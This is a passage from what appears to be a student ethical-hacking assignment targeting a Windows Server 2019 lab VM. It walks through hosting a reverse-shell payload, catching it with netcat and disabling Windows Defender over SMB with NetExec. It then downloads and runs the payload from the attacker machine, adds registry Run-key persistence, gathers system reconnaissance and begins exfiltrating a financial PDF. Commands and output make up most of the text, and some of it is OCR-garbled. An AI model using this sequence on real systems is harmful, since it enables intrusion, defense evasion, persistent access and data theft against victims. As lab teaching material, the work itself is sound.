
This creates a payload for windows that connects back to the attacker machine, with the port we will need to listen to on netcat (4444) and saves it as shell.exe.
Typically, in a real-life environment, you would not name the payload something so obvious as “shell.exe” and would rename it to something less suspicious. However, for transparency purposes in the assignment, we will stick with “shell.exe”.

The payload is created in your current working directory, so use ls to check if it’s there.



In the same directory as shell.exe, start a basic web server on port 8000 which serves the files in the current directory. Shell.exe will now be available at http://10.10.1.128:8000/shell.exe

```
Python3 –m http.server 8000
```



Leave this terminal running. In a new terminal, run this command:

```
nc -lvnp 4444
```

This command uses netcat to wait for the reverse shell to call the attacker machine, in which it opens a TCP port (4444) on the attacker machine and listens for incoming connections. When the victim runs the payload (shell.exe), it tries to connect to the attacker’s machine on port 4444. Netcat catches that connection and gives a remote command prompt from the victim.
Leave it running.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.1.128] from (UNKNOWN) [10.10.1.19] 49858
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.
```


Before downloading the payload, we will turn off Windows Defender. Although it can be manually turned on again, it will give us a timeframe in which we can run our intended commands and accomplish our goal with the victim's system, and to install backdoors if needed.

Run the following command:

```
nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -x "powershell -Command Set-MpPreference -DisableRealtimeMonitoring \$true"
```


```
┌──(kali㉿kali)-[~]
└─$ nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -x "powershell -Command Set-MpPreference -DisableRealtimeMonitoring
\true
dquote>
```

In the victim's computer, we can then see that Windows Defender has been disabled.



From another terminal, tell the victim to download the payload through running the below command:

```
nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -x "powershell -Command Invoke-WebRequest -Uri http://10.10.1.128:8000/shell.exe -OutFile C:\Windows\Temp\shell.exe"
```



Nxc smb = use NetExec to talk to SMB
-x specifies the command to run, in which the powershell command downloads shell.exe to C:\Windows\Temp\shell.exe in the victim's computer.
Note that since we already know the password and username of the administrator, we can run remote commands.

Once the payload has been downloaded by the victim, execute it using the following command:

```
nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -x "dir C:\Windows\Temp"
```

```
┌──(kali㉿kali)-[~]
└─$ nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -x "dir C:\Windows\Temp"
SMB         10.10.1.19      445    SERVER2019       [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER2019) (domain:Server2019) (signing:False) (SMBv1:False)
SMB         10.10.1.19      445    SERVER2019       [+] Server2019\Administrator:Pa$$w0rd (Pwn3d!)
SMB         10.10.1.19      445    SERVER2019       [+] Executed command via wmiexec
SMB         10.10.1.19      445    SERVER2019       Volume in drive C has no label.
SMB         10.10.1.19      445    SERVER2019       Volume Serial Number is D8D3-DEBB
SMB         10.10.1.19      445    SERVER2019       Directory of C:\Windows\Temp
SMB         10.10.1.19      445    SERVER2019       07/16/2025  05:12 PM    <DIR>          .
SMB         10.10.1.19      445    SERVER2019       07/16/2025  05:12 PM    <DIR>          ..
SMB         10.10.1.19      445    SERVER2019       07/16/2025  02:54 AM               568 AdobeARM.log
SMB         10.10.1.19      445    SERVER2019       07/16/2025  05:11 PM                 0 QbAXnR
SMB         10.10.1.19      445    SERVER2019       07/16/2025  05:12 PM                 0 qisRPp
SMB         10.10.1.19      445    SERVER2019       07/16/2025  05:11 PM            73,802 shell.exe
SMB         10.10.1.19      445    SERVER2019       07/16/2025  04:53 PM               102 silconfig.log
SMB         10.10.1.19      445    SERVER2019       07/16/2025  04:52 PM    <DIR>          vmware-SYSTEM
SMB         10.10.1.19      445    SERVER2019       07/16/2025  02:46 AM            93,281 vmware-vmsvc-SYSTEM.log
SMB         10.10.1.19      445    SERVER2019       07/16/2025  02:47 AM             2,541 vmware-vmtoolsd-Administrator.log
SMB         10.10.1.19      445    SERVER2019       07/16/2025  04:52 PM             2,756 vmware-vmtoolsd-SYSTEM.log
SMB         10.10.1.19      445    SERVER2019       07/16/2025  02:47 AM            44,686 vmware-vmusr-Administrator.log
SMB         10.10.1.19      445    SERVER2019       07/16/2025  04:52 PM             2,574 vmware-vmvss-SYSTEM.log
```

Going back to the terminal running NetCat, you can now see that you now have a fully interactive Windows command prompt, running with Administrator privileges.

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.1.128] from (UNKNOWN) [10.10.1.19] 49858
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>
```

Upon running some checks,

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.1.128] from (UNKNOWN) [10.10.1.19] 49858
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
server2019\administrator

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::31bd:4455:75e1:27a2%10
   IPv4 Address. . . . . . . . . . . : 10.10.1.19
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.1.2

C:\>hostname
hostname
Server2019
```

We can see that the IP corresponds to the victim's machine, and that the whoami and hostname commands confirm that we are running the victim's machine as administrator. (EH VM 2019 windows server, through this can be applied to any VM)

Now, the next step is to add persistence.
Run the following command in the reverse shell:

```
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v updater /t REG_SZ /d "C:\Windows\Temp\shell.exe" /f
```

This adds a new startup entry to the windows registry for startup programs. This /d "C:\Windows\Temp\shell.exe" is the file that will run on every boot (the reverse shell)

```
C:\>reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v updater /t REG_SZ /d "C:\Windows\Temp\shell.exe" /f
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v updater /t REG_SZ /d "C:\Windows\Temp\shell.exe" /f
The operation completed successfully.
```

Now, what happens is that once the victim reboots or logs in, windows will run:
C:\Windows\Temp\shell.exe

Meaning, that if the victim will try to connect back to the attacker's machine, as long as the netcat command (nc -lvnp 4444) is still listening.

The only caveat is that if the attacker is NOT listening, and the victim starts up the machine, the reverse shell payload will run, attempting to connect to the attacker's machine. If the attacker's machine isn't listening on port 4444, the connection fails.

It will only attempt to connect once, which means that the once the connection fails, the attacker will have to wait for the next time the victim machine is booted to connect with the reverse shell.


However, there will be a post exploit done further below that will automate the shell to attempt to connect back to the attacker's machine every hour.

Double check to ensure:


```
C:\>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    SunJavaUpdateSched    REG_SZ    "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"
    updater    REG_SZ    C:\Windows\Temp\shell.exe


C:\>reg query HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
    SunJavaUpdateSched    REG_SZ    "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"
    updater    REG_SZ    C:\Windows\Temp\shell.exe
```

Now that persistence has been added, we can fool around with the machine, be it for comedic or malicious purposes.


For example, we can harvest some juicy system info details.
Running tasklist to see all the running processes:



Running net users to view list of all user accounts on the system




Running netstat –ano to view all network connections, ports, and process IDs:



```
C:\Windows\SysWOW64>
C:\Windows\SysWOW64>
C:\Windows\SysWOW64>netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING       2492
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       864
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1801           0.0.0.0:0              LISTENING       2660
  TCP    0.0.0.0:2103           0.0.0.0:0              LISTENING       2660
  TCP    0.0.0.0:2105           0.0.0.0:0              LISTENING       2660
  TCP    0.0.0.0:2107           0.0.0.0:0              LISTENING       2660
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       328
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       708
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1076
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2184
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       648
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       1920
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       2660
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING       2492
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING       2492
  TCP    0.0.0.0:49689          0.0.0.0:0              LISTENING       628
  TCP    10.10.1.19:139         0.0.0.0:0              LISTENING       4
  TCP    10.10.1.19:49697       10.10.1.128:4444       ESTABLISHED     5828
  TCP    10.10.1.19:49777       34.120.208.123:443     TIME_WAIT       0
  TCP    10.10.1.19:49778       35.244.181.201:443     TIME_WAIT       0
  TCP    10.10.1.19:49781       23.15.147.118:80       TIME_WAIT       0
  TCP    10.10.1.19:49782       23.15.147.118:80       TIME_WAIT       0
  TCP    10.10.1.19:49783       52.41.113.19:443       TIME_WAIT       0
  TCP    10.10.1.19:49784       34.149.100.209:443     TIME_WAIT       0
  TCP    10.10.1.19:49785       34.160.144.191:443     TIME_WAIT       0
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       864
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:1801              [::]:0                 LISTENING       2660
  TCP    [::]:2103              [::]:0                 LISTENING       2660
  TCP    [::]:2105              [::]:0                 LISTENING       2660
  TCP    [::]:2107              [::]:0                 LISTENING       2660
  TCP    [::]:3389              [::]:0                 LISTENING       328
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
```

Running systeminfo to view detailed system information:



```
C:\Windows\SysWOW64>systeminfo
systeminfo


Host Name:                 SERVER2019
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00000-00001-AA672
Original Install Date:     4/15/2023, 7:10:52 PM
System Boot Time:          7/16/2025, 6:26:39 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 186 Stepping 2 GenuineIntel ~2918 Mhz
                           [02]: Intel64 Family 6 Model 186 Stepping 2 GenuineIntel ~2918 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+08:00) Kuala Lumpur, Singapore
Total Physical Memory:     2,047 MB
Available Physical Memory: 658 MB
Virtual Memory: Max Size:  2,623 MB
Virtual Memory: Available: 1,085 MB
Virtual Memory: In Use:    1,538 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\SERVER2019
Hotfix(s):                 6 Hotfix(s) Installed.
                           [01]: KB5022511
                           [02]: KB4512577
                           [03]: KB4589208
                           [04]: KB5012170
                           [05]: KB5025229
                           [06]: KB5023789
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
```

This is useful because the information gathered helps the attacker to understand understand the victim's system setup, OS version, network configuration, and privilege level — allowing him/her to tailor further attacks accurately, and is useful in planning further post exploitation actions or pivoting deeper into the network.

We can also do more impactful things:

Task 9: (Data exfiltration via SMB (Ryan)

Data exfiltration via SMB:

We are assuming the victim has sensitive files within their system.
Run this command:


dir /s /b C:.pdf*

This is a command that lists the full paths of **all `.pdf` files** on the `C:\` drive and its subfolders, one per line.
This command can also be altered to search for different filetypes, such as:

- C:*.docx for Word documents
- C:*.jpg for image files
- C:*.exe for executable files
- C:*.txt for text files
  Just replace *.pdf with the desired file extension.

However, for the purposes of this assignment, we will only be scanning for pdf files.

From the command, we can see that the victim has a potential file containing useful information of the organization: financial-summary-Q2-2025.pdf



This file will be the file we will steal/extract.

We will setup an attacker controlled “fake file server” on the attacker’s machine using the SMB protocol, so that the windows victim can connect to it and send files.

In a new terminal, run the following commands:

sudo apt install impacket-scripts –y

